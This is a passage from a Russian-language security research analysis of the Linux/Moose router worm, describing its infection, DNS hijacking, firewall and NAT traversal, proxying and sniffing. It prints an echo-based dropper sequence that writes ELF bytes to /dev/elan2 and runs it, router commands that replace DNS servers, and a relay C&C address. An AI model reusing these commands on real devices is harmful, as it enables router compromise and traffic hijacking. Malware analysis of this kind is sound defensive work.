Sys init: OK
Status: OK
```

Рис. Загрузка и исполнение вредоносного файла на компьютере жертвы.

Злоумышленники используют и другой подход для исполнения вредоносного кода в системе, для этого в определенный файл записывается вывод команды echo, которой на вход поступили бинарные данные (исполняемый код).

```
# cp /bin/ls /dev/elan2
# echo -n -e "\x7f\x45\x4c\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\
> \x02\x00\x28\x00\x01\x00\x00\x00\x90\x81\x00\x00\x34\x00\x00\x00\xb4\xe9\x01\
> \x00\x02\x00\x00\x00\x34\x00\x20\x00\x03\x00\x28\x00\x0d\x00" > /dev/elan2
# echo -n -e "\x9d\xe8\xbc\x1d\x03\x00\x44\x90\x02\x00\x94\xd8\x02\x00\xa4\x1d\
> \x03\x00\x0d\xc0\xa0\xe1\x00\xd8\x2d\xe9\x04\xb0\x4c\xe2\xa4\xd0\x4d\xe2\xa8\
> \x00\x0b\xe5\x01\x30\xa0\xe1\xac\x30\x4b\xe5\x01\x30\xa0\xe3" >> /dev/elan2
...
# echo -n -e "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x5c\xe9\x01\x00\x56\x00\
> \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" >> /
dev/elan2
# chmod +x /dev/elan2
# /dev/elan2
Sys init: OK
Status: OK
```

Рис. Загрузка и исполнение вредоносного файла на компьютере жертвы.

На этом этапе устройство уже заражено вредоносной программой. Далее Linux/Moose может получить дополнительные параметры конфигурации с C&C-сервера и продолжит свою вредоносную активность на устройстве.

Такой двухэтапный механизм заражения позволяет отчетному C&C-серверу передать боту именно тот тип исполняемого ELF-файла, который будет соответствовать типу заражаемой архитектуры, поскольку на первом этапе бот передает серверу информацию о типе окружения устройства. Это также дает преимущество операторам в добавлении возможности по компрометации новой платформы без обновления всего ботнета. Для этого C&C-серверу достаточно указать необходимый файл.

Ниже приведены флаги конфигурации, которыми C&C-сервер может настраивать бот.

Параметр конфигурации	Описание
cnccfg_flag_scanner_sniffer	Отключает сканирование IP-адресов в режиме per-interface портов роутера.
cnccfg_flag_nolocalscan	Отключает сканирование диапазона IP-адресов, расположенных близко к внешнему адресу роутера.
cnccfg_flag_noextscan	Отключает сканирование произвольного набора IP-адресов.
cnccfg_flag_test10073	Инструктирует бот на использование порта Telnet для подключения в первую очередь, а порта 10073 во-вторую.
cnccfg_flag_share_peers	Рекомендует боту не уведомлять отчетный C&C-сервер об обнаружении зараженных хостов.

Еще три параметра требуют более подробного объяснения: *cnccfg_flag_hijackdns*, *cnccfg_hijackdns1_ip*, *cnccfg_hijackdns2_ip*. Они используются для установки вредоносной конфигурации DNS роутера. Если первый флаг активирован, следующие команды будут исполнены ботом в консоли Telnet перед входом в командный интерпретатор.

```
set lan dhcp server
set lan dhcpdns %s %s
dns config static %s %s
save
```

Видно, что вредоносная программа пытается перезаписать адреса легитимных DNS-серверов, используемых роутером, на вредоносные адреса. Различные типы роутеров поддерживают разные пользовательские интерфейсы или команды (*text-based user interfaces*), поэтому бот исполняет несколько таких команд. Такие производители роутеров как TP-Link, Zyxel, Zhone, и Netgear поддерживают, по крайней мере, одну из таких команд. Бот не предусматривает обработку различных ситуаций при исполнении команд, вместо этого он просто продолжает исполнение вне зависимости от успешности выполнения вышеупомянутых DNS hijacking операций.

Обход брандмауэров

Одним из самых интересных аспектов Linux/Moose является его способность заражать компьютеры внутри сети, при этом обходя защиту устаревших брандмауэров. Для этого используется два различных механизма: первый полагается на слабые настройки брандмауэра, а второй на NAT traversal.

Как мы уже указывали ранее, боту известен публичный IP-адрес роутера, который был им скомпрометирован. Затем этот IP-адрес используется как основа для дальнейшего сканирования близких к нему по диапазону IP-адресов с открытым Telnet-портом для заражения устройств в той же подсети. Бот перебирает различные IP-адреса внутри той же подсети внешнего адреса роутера с маской /15. Это позволяет боту эффективно обходить брандмауэры и позволять червю распространять копии своего тела.




Рис. Схема компрометации устройств в той же подсети или в Интернете.

На схеме выше видно, что операторы фокусируются на сканировании диапазона IP-адресов, близких к адресу роутера. Линиями черного цвета отмечены сетевое подключение, а желтыми сетевое взаимодействие. Указанные шаги расписаны ниже.

1. Бот в зараженном роутере пытается заразить другое устройство в глобальной сети, но его попытки пресекаются брандмауэром.
2. Бот в зараженном роутере пытается заразить устройство в глобальной сети и успешно обходит брандмауэр из-за тех слабых настроек безопасности, которые в нем используются.
3. Бот в зараженном роутере имеет больше шансов на успех при заражении других роутеров из той же ISP подсети, если его брандмауэр позволяет подключение к роутерам по Telnet из той же подсети.

В процессе нашего мониторинга зараженного роутера мы заметили, что доступ по Telnet к новым устройствам был в 3 раза более успешен в том случае, когда бот использовал сканирование IP-адресов, близко расположенных к адресу роутера, чем в случае сканирования произвольных адресов в глобальной сети. По нашему мнению, такая тенденция объясняется использованием NAT и присутствием роутеров со слабыми настройками. Это неудивительно, учитывая сложность современных сетей и того количества правил, которое должно быть настроено у брандмауэров, которые их обслуживают. Кроме того, исследование правил брандмауэров специалистом по имени Avishai Wool демонстрирует явную зависимость между сложностью и количеством правил брандмауэров и тем количеством ошибок, которое допускается при их конфигурировании. В исследовании указывается, что предоставление открытого доступа по Telnet является одной из распространенных ошибок.

Вредоносная программа также запускает дополнительный поток, который сканирует диапазоны адресов на каждом IP-интерфейсе, представленном в системе, при этом избегая адресов с подсетью /32 и специальных адресов типа обратной петли (127.0.0.1).

```
lw      $v0, 0x60+cur_ifap($fp)
nop
lw      $v0, ifaddrs.ifa_addr($v0)
nop
sw      $v0, 0x60+cur_sockaddr($fp)
lw      $v0, 0x60+cur_sockaddr($fp)
nop
lw      $s0, sockaddr_in.sin_addr($v0)
lui     $v0, 0x43  # 'C'
addiu   $a0, $v0, (a127_0_0_1 - 0x430000)  # "127.0.0.1"
jal     inet_addr
nop
bne     $s0, $v0, not_loopback
nop
```

Рис. Проверка адреса обратной петли.

```
iface_not_slash32:
        lw      $v0, 0x60+cur_ifap($fp)
        nop
        lw      $v0, ifaddrs.ifa_netmask($v0)
        nop
        sw      $v0, 0x60+ifa_netmask($fp)
        lw      $v0, 0x60+ifa_netmask($fp)
        nop
        lw      $v1, sockaddr_in.sin_addr($v0)
        li      $v0, 0xFFFFFFFF  # 255.255.255.255
        bne     $v1, $v0, not_slash32
        nop
```

Рис. Проверка маски подсети.

Как было указано на схеме выше, в случае присутствия одного из неправильно настроенных брандмауэров, который контролирует вход в локальную ISP-сеть (LAN), Moose может заразить один из роутеров в этой сети. После его успешного заражения, этот новый зараженный роутер запускает свой процесс сканирования новых жертв, что существенно повышает его шансы на успех в данной

сети, поскольку правила брандмауэра по отношению к своему трафику значительно ниже чем к внешнему.

Такой тип автоматического проникновения в сеть (pivoting) является весьма интересным по следующим причинам:

- Некоторые сети оставляют внутри самой сети слабые настройки защиты для брандмауэров, в отличие от их настроек при работе вовне.
- Роутеры можно представить, как узлы или вершины графа сети Интернет. Доступ к одной вершине прокладывает путь к множеству последующих.
- Все типы сетей могут быть идентифицированы операторами ботнета: различные сторонние производители, бизнес-партнеры, частные облака, extranet, и т. д.
- Серверы поставщиков сетевого оборудования также традиционно управляются через Telnet.
- Домашние роутеры и другие устройства, как правило, возвращаются к заводским настройкам самим пользователем, что делает их более уязвимыми с настройками безопасности по умолчанию, даже если Интернет-провайдер изменил их на необходимые перед передачей клиенту.

NAT traversal

Другой интересной особенностью вредоносной программы, которая относится к сетевому проникновению (network penetration), является реализация функции NAT Traversal. Для этого бот использует протоколы **Session Traversal Utilities for NAT** (STUN) и **Traversal Using Relays around NAT** (TURN), которые позволяют транслировать сетевые пакеты из локальной сети, стоящей за NAT, за ее пределы.

Конфигурационный C&C-сервер предоставляет боту необходимую информацию для передачи сетевых пакетов за пределы NAT: публичный адрес роутера и адрес сервера ретрансляции (relay C&C server). В течение нашего исследования, IP-адрес сервера ретрансляции всегда был одним: 93.190.140.221. Ниже указаны значения конфигурации бота, которые влияют на выполнение функции NAT Traversal.

Параметр конфигурации	Описание
cnccfg_flag_nattraversal	Параметр разрешает использование NAT traversal.
cnccfg_relaycnc_ip	IP-адрес сервера ретрансляции.
cnccfg_relaycnc_sleep	Количество секунд ожидания (сна) в случае ошибки при работе с сервером ретрансляции.
cnccfg_relaycnc_timeout	Количество секунд ожидания данных (таймаут) от сервера ретрансляции. По умолчанию 300.

В случае использования ботом функции NAT Traversal, он создает два потока исполнения, которые будут взаимодействовать с C&C-сервером ретрансляции. Сама операция передачи пакетов (ретрансляция) запрашивается ботом у C&C-сервера через короткие промежутки времени (параметр *cnccfg_relaycnc_sleep*). На такой запрос сервер отвечает парой или набором пар IP_адрес-порт.

Первый пакет, который отправляет бот на C&C-сервер ретрансляции, является жестко зашитым в теле вредоносной программе.

```
18 00 00 00
```

Ответ сервера имеет следующую структуру.

Название	Размер	Описание
Команда	Слово (2 байта)	Команда для исполнения.
Порт назначения	Слово (2 байта)	Порт адреса назначения (сетевой порядок байт).
IP-адрес назначения	Целое (4 байта)	IP-адрес назначения (сетевой порядок байт).

Ниже указаны команды операции NAT traversal, которые бот может обработать.

Команда	Действие
0x0016	Сон (sleep).
0x0017	Множественный туннель.
Иное	TCP-туннель создается между C&C-сервером ретрансляции и хостом с указанной парой IP_адрес:порт.

Ниже указан пример такого ответа.

```
00 00 00 50 c0 a8 01 01
\-1-/ \-2-/ \----3----/
```

1. Режим работы, который запрашивается C&C-сервером ретрансляции, например, туннелирование TCP (TCP Tunnel), 0.
2. Удаленный порт туннеля (сетевой порядок байт), 80.
3. Удаленный адрес IP-туннеля (сетевой порядок байт), 192.168.1.1.

Далее, бот подключается к адресу назначения туннеля. После успешного подключения, один из потоков бота будет поддерживать два сокета, которые будут обслуживать передачу трафика к C&C-серверу ретрансляции и от него.




Рис. Туннелирование NAT traversal в действии.

Такое туннелирование позволяет операторам ботнета иметь доступ к зараженному роутеру, даже в случае его недоступности из глобальной сети из-за настроек брандмауэра или NAT. Наше исследование этой угрозы показало, что механизм туннелирования используется ботом для мошеннических действий в социальных сетях, о которых мы рассказывали ранее. Мы часто наблюдали ответ от сервера со статусом TCP-reset (RST), а также команды типа *Sleep*.

Организация прокси

Одним из первых действий, которое выполняет Linux/Moose, является создание входящего порта 10073 для получения входящих прокси-подключений. Присутствие такого открытого порта на роутере свидетельствует о компрометации устройства, чем и пользуется бот, когда пытается найти и заразить новые устройства. Когда бот обратиться к этому открытому порту на другом устройстве, это приведет к «рукопожатию» TCP (TCP handshake) без передачи полезных данных. Ниже указан код Moose, который специализируется на обработке входящих подключений и проверки IP-адресов на предмет принадлежности к «белому списку» разрешенных для подключения.




Рис. Проверка IP-адреса в списке разрешенных для подключения.

Функция *is_in_whitelist* выполняет проверку IP-адреса источника подключения в «белом списке», который был предоставлен конфигурационным C&C-сервером ранее. В случае присутствия адреса в этом списке, дескриптор сокета с параметрами передается отдельному потоку для дальнейшей обработки.

Рабочий поток прокси сервера отвечает за обработку прокси-подключений для IP-адресов из белого списка. После подключения, прокси-сервер (бот) читает из сокета один байт, который регламентирует используемый протокол или функцию.

Первый байт	Протокол прокси
0x04	SOCKS 4
0x05	SOCKS 5
I, i, p, P, g, G, c, C	HTTP (с поддержкой HTTPS)
Иное	Соединение закрыто

Все эти вышеперечисленные протоколы являются классическими для организации прокси-подключения, т. е. для ситуации, когда кто-то пытается скрытно использовать ресурс скомпрометированного устройства или компьютера для генерации трафика. Поскольку, в данном случае, IP-адрес устройства имеет хорошую репутацию, злоумышленники используют его для выполнения таких операций как генерация кликов рекламы, рассылка спама, выполнение мошеннических действий в социальных сервисах. В конечном итоге, этот IP-адрес потеряет свою положительную репутацию и будет занесен в черный список, что приведет к расследованию такой ситуации.

Вредоносная программа использует стандартную реализацию протокола SOCKS 4. Он позволяет организовать TCP-туннелирование трафика от зараженного устройства к хосту, который был указан параметром конфигурации. После первоначального рукопожатия, трафик будет прозрачно передаваться в обоих направлениях между зараженным устройством и сервером (хостом) с другой стороны.




Рис. Пример туннелирования SOCKS 4.

Видно, что на первом этапе (1) происходит т. н. SOCKS exchange, когда боту сообщают об используемом протоколе. Как только бот (прокси-сервер) отвечает статусом успешного подключения (0x5A), тогда прокси-клиент (оператор ботнета) отправляет HTTP-запрос к целевому серверу (2) для первичного проксирования на зараженном роутере. В ответ на этот запрос, бот возвращает ответ, который был получен от сервера назначения (Instagram) (3). В этом случае запрос был на перевод подключения в безопасный режим HTTPS через поле Location HTTP-протокола.

Протокол SOCKS 4 использовался злоумышленниками чаще всех остальных.

Другая версия протокола – SOCKS 5, также используется для организации TCP-туннеля между сервером и хостом. Moose реализует эту версию протокола не полностью и поддерживает только один метод аутентификации под названием «No authentication». Такая частичная поддержка протокола является достаточной для операторов, так как они уже используют метод белого списка для предотвращения подключения к боту нежелательных клиентов. Использование такого подхода позволяет поддерживать широкий спектр различных клиентских приложений.

Бот также содержит реализацию еще одного протокола для прокси - HTTP/1.1. Код реализации этого протокола просматривает HTTP-заголовки, обращается к хосту назначения, подключается к

нему и отправляет полученные данные обратно клиенту. Он также обрабатывает метод CONNECT в случае его присутствия при использовании безопасной версии протокола – HTTPS.




Рис. Проверка метода CONNECT.

Нужно отметить, что конфигурационный C&C-сервер отправляет боту белый список конфигурации IP-адресов, который включает в себя специальные флаги, эти установка такого флага разрешает IP-адресу использовать прокси-подключение на порты с номерами 25 (SMTP), 465 (SMTPS), 587 (submission). Для большинства IP-адресов этот флаг сброшен.

Очевидно, что описанные выше механизмы позволяют оператору ботнета использовать положительную репутацию IP-адресов скомпрометированных устройств весьма гибким и незаметным способом.

Функции сниффера

Linux/Moose содержит в себе возможности сниффера, т. е. может прослушивать трафик, проходящий через роутер. Такая функция включается двумя различными флагами конфигурации: *cnccfg_flag_scanner_sniffer* и *cnccfg_flag_thd_sniffer*. В случае активности этих флагов, вредоносная программа создает отдельный поток исполнения для каждого сетевого интерфейса, который получил, по крайней мере, 101 пакет. Такая проверка выполняется для того, чтобы избежать создания потоков для интерфейсов, через которые не проходит трафик.

Поток, выполняющий работу по прослушиванию трафика, является довольно простым. Он создает raw-сокет и устанавливает сетевой интерфейс в режим promiscuous захвата всех пакетов. После этого, в цикле выполняется функция *recvfrom* для чтения данных из сокета.

